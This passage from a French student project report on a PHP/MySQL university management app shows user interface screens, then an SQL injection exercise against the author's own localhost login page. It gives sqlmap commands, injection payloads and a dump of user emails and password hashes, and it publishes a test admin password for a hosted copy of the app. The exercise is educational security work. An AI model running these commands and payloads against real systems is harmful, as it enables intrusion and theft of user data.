


The screenshot shows a web application interface for a teacher. On the left is a dark sidebar with the 'Admin Uni' header and a menu under 'ENSEIGNANT' including 'Emploi du temps', 'Création Séance', 'Gestion Notes', 'Gestion D'Examens' (highlighted), 'Gestion Exercices', and 'Questions Elèves'. The main content area is titled 'Notation des Examens' and contains a form with the following fields: 'Élève :' with a dropdown menu labeled 'Sélectionner un élève'; 'Type d'examen (cours) :' with a dropdown menu labeled 'Sélectionner un cours'; 'Note (/20) :' with a text input field; and 'Explication de la note :' with a larger text area. In the top right corner, there are buttons for 'Profil' and 'Déconnexion'. A Windows watermark is visible in the bottom right corner.

figure 16 : Vue pour un enseignant

Remarque : un enseignant peut aussi créer une séance en dehors des séances habituelles afin de rattraper des retards ou encore des séances de révision etc.

➤ **Vue pour le rôle *eleve* :**



The screenshot shows a web application interface for a student. The sidebar is dark and has the 'Admin Uni' header, with a menu under 'ÉLÈVE' including 'Emploi du temps' (highlighted), 'Dépôt Exercices', 'Questions', 'Réponses aux questions', 'Mes Notes D'Exercice', and 'Mes Notes D'examen'. The main content area is titled 'Emploi du Temps' and displays a schedule for 'Dimanche 09 mars 2025'. It shows a time slot '09:00 - 12:30' with a 'CM' (Cours Magistral) label, the course 'Probabilités et Statistiques Mathématiques S2', and the location 'Etage 2 - Salle 6' with the teacher 'Enseignant'. The top right corner features 'Profil' and 'Déconnexion' buttons. A Windows watermark is visible in the bottom right corner.


figure 17 : Vue pour un élève

Partie 5 : Attaque du système (Injection SQL)

Cette dernière partie consiste à effectuer une injection SQL dans la page de connexion, en enlevant la sécurité garantie par **pdo**. L'objectif est donc de voir comment une absence de sécurité dans un système représente une menace.

1. Détection des champs vulnérables

```
python sqlmap.py -u "http://localhost:8000/login.php" --data="email=test@example.com&password=test" --method POST
```



```
Invite de commandes

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: email=test@example.com' OR NOT 4184=4184#&password=test

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: email=test@example.com' AND GTID_SUBSET(CONCAT(0x7178706271,(SELECT (ELT(4026=4026,1))),0x717a707a71),4026)
-- pPUI&password=test

Type: stacked queries
Title: MySQL >= 5.0.12 stacked queries (comment)
Payload: email=test@example.com';SELECT SLEEP(5)#&password=test

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test@example.com' AND (SELECT 9508 FROM (SELECT(SLEEP(5)))MwPz)-- eWyq&password=test

---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: email, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[23:38:12] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6, PHP
back-end DBMS: MySQL >= 5.6
[23:38:12] [INFO] fetched data logged to text files under 'C:\Users\lenovo\AppData\Local\sqlmap\output\localhost'

[*] ending @ 23:38:12 /2025-03-08/
```

figure 18 : Découverte des champs vulnérables

On constate ici que le champ **email** est vulnérable, on a pu à travers ce champ avoir la version de PHP utilisée ainsi que de MySQL.

2. Exploration des bases de données

```
python sqlmap.py -u "http://localhost:8000/login.php" --data="email=test@example.com&password=test" --dbs
```

Invite de commandes

```
Payload: email=test@example.com&password=test' AND (SELECT 9868 FROM (SELECT(SLEEP(5)))vgcF)-- OekT
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: email, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[23:45:08] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6, PHP
back-end DBMS: MySQL >= 5.6
[23:45:08] [INFO] fetching database names
[23:45:08] [INFO] retrieved: 'information_schema'
[23:45:08] [INFO] retrieved: 'dmt'
[23:45:08] [INFO] retrieved: 'messagerie'
[23:45:08] [INFO] retrieved: 'metro_parisien'
[23:45:08] [INFO] retrieved: 'mysql'
[23:45:08] [INFO] retrieved: 'performance_schema'
[23:45:08] [INFO] retrieved: 'smartshop_orders'
[23:45:08] [INFO] retrieved: 'sys'
[23:45:08] [INFO] retrieved: 'universite'
available databases [9]:
[*] dmt
[*] information_schema
[*] messagerie
[*] metro_parisien
[*] mysql
[*] performance_schema
[*] smartshop_orders
[*] sys
[*] universite
[23:45:08] [INFO] fetched data logged to text files under 'C:\Users\lenovo\AppData\Local\sqlmap\output\localhost'
[*] ending @ 23:45:08 /2025-03-08/
```

figure 19 : Base de données découvertes

On a pu récupérer les différentes bases de données existantes notamment celle de ce projet appelée ***universite***

a) Tables de la base de données *universite*

```
python sqlmap.py -u "http://localhost:8000/login.php" --data="email=test@example.com&password=test" -D universite --tables
```

```
[23:52:22] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.3.6, PHP
back-end DBMS: MySQL >= 5.6
[23:52:22] [INFO] fetching tables for database: 'universite'
[23:52:22] [INFO] retrieved: 'admin'
[23:52:22] [INFO] retrieved: 'cours'
[23:52:22] [INFO] retrieved: 'depo_exercice'
[23:52:22] [INFO] retrieved: 'eleve'
[23:52:22] [INFO] retrieved: 'enseignant'
[23:52:22] [INFO] retrieved: 'examen'
[23:52:22] [INFO] retrieved: 'exercice'
[23:52:22] [INFO] retrieved: 'groupe'
[23:52:22] [INFO] retrieved: 'note'
[23:52:22] [INFO] retrieved: 'question'
[23:52:22] [INFO] retrieved: 'reponse'
[23:52:23] [INFO] retrieved: 'seance'
[23:52:23] [INFO] retrieved: 'secretaire'
[23:52:23] [INFO] retrieved: 'utilisateur'
Database: universite
[14 tables]
+-----+
| admin  |
| cours  |
| depo_exercice |
| eleve  |
| enseignant |
| examen |
| exercice |
| groupe |
| note   |
| question |
| reponse |
| seance |
| secretaire |
| utilisateur |
+-----+
[23:52:23] [INFO] fetched data logged to text files under 'C:\Users\lenovo\AppData\Local\sqlmap\output\localhost'
```

figure 20 : Tables de la base de données universite

b) Données de la table utilisateur

```
python sqlmap.py -u "http://localhost:8000/login.php" --data="email=test@example.com&password=test" -D universite -T utilisateur --columns
```

```
Database: universite
Table: utilisateur
[5 columns]
+-----+-----+
| Column          | Type                                     |
+-----+-----+
| role            | enum('enseignant','eleve','secretaire','admin') |
| date_inscription | datetime                                |
| email_utilisateur | varchar(255)                             |
| id_utilisateur  | int(11)                                  |
| mot_de_passe    | varchar(255)                             |
+-----+-----+
```

```
python sqlmap.py -u "http://localhost:8000/login.php" --data="email=test@example.com&password=test" -D universite -T utilisateur --dump
```

```

C:\> Sélection Invite de commandes

[00:02:01] [INFO] resumed: 'enum('enseignant','eleve','secretaire','admin')'
[00:02:01] [INFO] fetching entries for table 'utilisateur' in database 'universite'
[00:02:01] [INFO] retrieved: 'admin'
[00:02:01] [INFO] retrieved: '2025-02-21 03:54:36'
[00:02:01] [INFO] retrieved: 'admin@gmail.com'
[00:02:01] [INFO] retrieved: '6'
[00:02:01] [INFO] retrieved: '$2y$10$hzjOM2g2bXi1zPtyoxrJa01/UGuGyAr4W1z1HeMy...'
[00:02:01] [INFO] retrieved: 'secretaire'
[00:02:01] [INFO] retrieved: '2025-02-21 03:55:12'
[00:02:01] [INFO] retrieved: 'secretaire@gmail.com'
[00:02:01] [INFO] retrieved: '7'
[00:02:01] [INFO] retrieved: '$2y$10$UmgdDa70tYbtpoLONjwukiBrgP.86Y70be8otT...'
[00:02:01] [INFO] retrieved: 'eleve'
[00:02:01] [INFO] retrieved: '2025-02-21 03:56:06'
[00:02:01] [INFO] retrieved: 'eleve@gmail.com'
[00:02:01] [INFO] retrieved: '8'
[00:02:01] [INFO] retrieved: '$2y$10$qWZ5LXybsmkdfOVvgcdIBOIkc2v1qlqdH/jkUnO...'
[00:02:01] [INFO] retrieved: 'enseignant'
[00:02:01] [INFO] retrieved: '2025-02-21 03:56:50'
[00:02:01] [INFO] retrieved: 'enseignant@gmail.com'
[00:02:01] [INFO] retrieved: '9'
[00:02:02] [INFO] retrieved: '$2y$10$elUyG2FxEfhv7SopBWGcl.TJqXybgSvnz92.WjG1...'

Database: universite
Table: utilisateur
[4 entries]

+-----+-----+-----+-----+-----+
| id_utilisateur | role      | mot_de_passe                                     | date_inscription | email_utilisateur |
+-----+-----+-----+-----+-----+
| 6              | admin    | $2y$10$hzjOM2g2bXi1zPtyoxrJa01/UGuGyAr4W1z1HeMymT.AEAP4euISS | 2025-02-21 03:54:36 | admin@gmail.com   |
| 7              | secretaire | $2y$10$UmgdDa70tYbtpoLONjwukiBrgP.86Y70be8otTA4uhsH4n5Z8Fy | 2025-02-21 03:55:12 | secretaire@gmail.com |
| 8              | eleve     | $2y$10$qWZ5LXybsmkdfOVvgcdIBOIkc2v1qlqdH/jkUnO0KJLyVsxFmry | 2025-02-21 03:56:06 | eleve@gmail.com   |
| 9              | enseignant | $2y$10$elUyG2FxEfhv7SopBWGcl.TJqXybgSvnz92.WjG15fJ26wdG3D5yi | 2025-02-21 03:56:50 | enseignant@gmail.com |
+-----+-----+-----+-----+-----+

[00:02:02] [INFO] table 'universite.utilisateur' dumped to CSV file 'C:\Users\lenovo\AppData\Local\sqlmap\output\localhost\dump\universite\utilisateur.csv'
[00:02:02] [INFO] fetched data logged to text files under 'C:\Users\lenovo\AppData\Local\sqlmap\output\localhost'
  
```

figure 21 : Données de la table utilisateur

Remarque : on voit ici l'importance du hachage des mots de passe. On a pu accéder illégalement à la base de données mais le fait que le mot de passe soit haché garantit que le pirate n'aura pas la possibilité de se connecter à l'application. Il pourra cependant faire des attaques en envoyant des courriers malveillants en se faisant passer pour l'administration de l'université (phishing).

En accédant au dossier où les résultats du dump des données de la table **utilisateurs** ont été stockées, on remarque bien que l'injection a bien marché et les infos des utilisateurs ont bien été récupérées et enregistrées en local dans mon pc.

universite

Fichier Accueil Partage Affichage

« Disque local (C:) » Utilisateurs » lenovo » AppData » Local » sqlmap » output » localhost » dump » universite

Rechercher dans : universite

Nom	Modifié le	Type	Taille
utilisateur	09/03/2025 00:02	Fichier CSV Microsoft...	1 Ko

Bureau
Téléchargements
Documents
Images
ALBUM_GENERAL
htdocs
LOGICIELS MVE (DISQUE C)
Programmes
OneDrive - Personal
Ce PC
Bureau
Documents
Images
Musique
Objets 3D
Téléchargements
Vidéos
Disque local (C:)
Réserve au système (D:)
Disque local (F:)
Réseau
Linux

utilisateur - Excel dimitri obame

Fichier Accueil Insertion Mise en page Formules Données Révision Affichage Aide Dites-le-nous Partager

Calibri 11 Standard Mise en forme conditionnelle Insérer Σ 2 3 4 5 6 7 8 9 10 11 12

Coller Presse-papiers Police Alignement Nombre Styles Cellules Édition

A1 id_utilisateur,role,mot_de_passe,date_inscription,email_utilisateur

	A	B	C	D	E	F	G	H	I	J	K
1	id_utilisateur,role,mot_de_passe,date_inscription,email_utilisateur										
2	6,admin,\$2y\$10\$hzjOM2g2bXi1zPtyoxrJaO1/UGuGyAr4W1zHeMymT.AEAP4eulSS,2025-02-21 03:54:36,admin@gmail.com										
3	7,secretaire,\$2y\$10\$UmgddDa70tYbtpoLONjwukiBrgP.86Y70be8otTA4uhsH4n5Z8Fy,2025-02-21 03:55:12,secretaire@gmail.com										
4	8,eleve,\$2y\$10\$qWZ5LXybsmkdfOVvgcdIBOIkc2vlqldH/jkUnO0KJLyVsxFmry,2025-02-21 03:56:06,eleve@gmail.com										
5	9,enseignant,\$2y\$10\$elUyG2FxEfHv7SopBWGcl.TJqXybgSvnz92.WjG15fJ26WdG3D5yi,2025-02-21 03:56:50,enseignant@gmail.com										
6											
7											
8											
9											
10											
11											
12											

utilisateur

Prêt

Activer Windows

1 élément 1 élément sélectionné 509 octet(s)

figure 22 : Table utilisateur enregistrée en local

Partie 6 : Hébergement pour un test en ligne

Cette partie a été pensée pour vous faciliter les choses car vous envoyez uniquement un rapport et le code ne permettra pas de bien tester l'application (possibilité peut-être d'avoir des problèmes lors du test local ou autres choses). J'ai donc choisi un hébergeur gratuit juste pour que vous testiez l'application directement en ligne sans toutefois installer et configurer toutes les dépendances en local.

1. Création d'un administrateur

Ce qu'il faut noter c'est qu'il faudra premièrement un compte administrateur étant donné qu'il n'y aura pas par défaut un secrétaire en base de données. Le compte administrateur permettra de créer des administrateurs et secrétaires.

Le compte administrateur a pour informations de connexion :

- Email : admin@gmail.com
- Mot de passe : 111111

Une fois l'administrateur crée un secrétaire, la suite se fera par ce secrétaire selon l'ordre qui suit :

- Création d'enseignant
- Création de cours (on va associer alors un enseignant à un cours)

NB : Il faudra d'abord faire ceci car si on essaie de créer d'abord un cours, on vous demandera de sélectionner un enseignant et s'il n'est point créé, ce ne sera pas possible de créer un cours.

2. Note importante

Il faudra créer les utilisateurs **secrétaire, enseignant, élève** sinon un utilisateur même avec un email dont vous possédez afin de tester la fonctionnalité **mot de passe oublié**. Vous recevrez sur votre boîte mail un code de vérification pour s'assurer que vous êtes bien l'utilisateur demandant le changement de mot de passe.

En effet, il est possible de créer les utilisateurs avec des emails tels que test@gmail.com, monemail@gmail.com (disons des emails fake) afin de juste tester le système universitaire et éviter d'utiliser vos informations sensibles à chaque fois car les emails sont uniques (pas la possibilité de créer des comptes avec un email identique). Mais comme dit plus haut, pour tester la modification de mot de passe, utilisez un email que vous possédez.

Vous verrez dans la page de connexion, une vidéo apparaître devant votre écran car je ferai une vidéo montrant l'ensemble des fonctionnalités de l'application, de la création des utilisateurs, leur connexion et leur interaction avec le système. Tout ceci encore pour vous faciliter la tâche et pour avoir une meilleure compréhension de l'utilisation de cette application.

Lien du site internet : <http://dmt-host.byethost12.com/>

NB : le site n'est pas sécurisé car c'est une version test. Il faudra donc se connecter via un ordinateur et non un appareil mobile.

Enfin, un dépôt GitHub a été créé étant donné que le projet pourrait être lourd à envoyer par mail (on n'a pas encore été enregistré sur le site pour le dépôt des projets).

Vous pourrez donc voir le code source du projet sur mon dépôt GitHub au lien : <https://github.com/dmtsolution/universite>

CONCLUSION

La mise en place de ce système de gestion universitaire a permis d'illustrer l'importance de la sécurisation des bases de données dans un environnement numérique en constante évolution. Grâce à une architecture bien structurée et l'application de bonnes pratiques de sécurité, nous avons pu concevoir une solution efficace qui répond aux besoins des utilisateurs tout en minimisant les risques d'attaques.

Toutefois, la sécurité informatique étant un domaine dynamique, une vigilance permanente est requise pour faire face aux nouvelles menaces. L'intégration de mécanismes avancés tels que l'authentification multifactorielle, le chiffrement des données et la surveillance des accès pourrait encore renforcer la robustesse du système.

En conclusion, ce projet a constitué une expérience enrichissante, alliant conception, développement et sécurité. Il ouvre la voie à d'éventuelles améliorations et mises à jour pour assurer une gestion toujours plus efficace et sécurisée des données universitaires.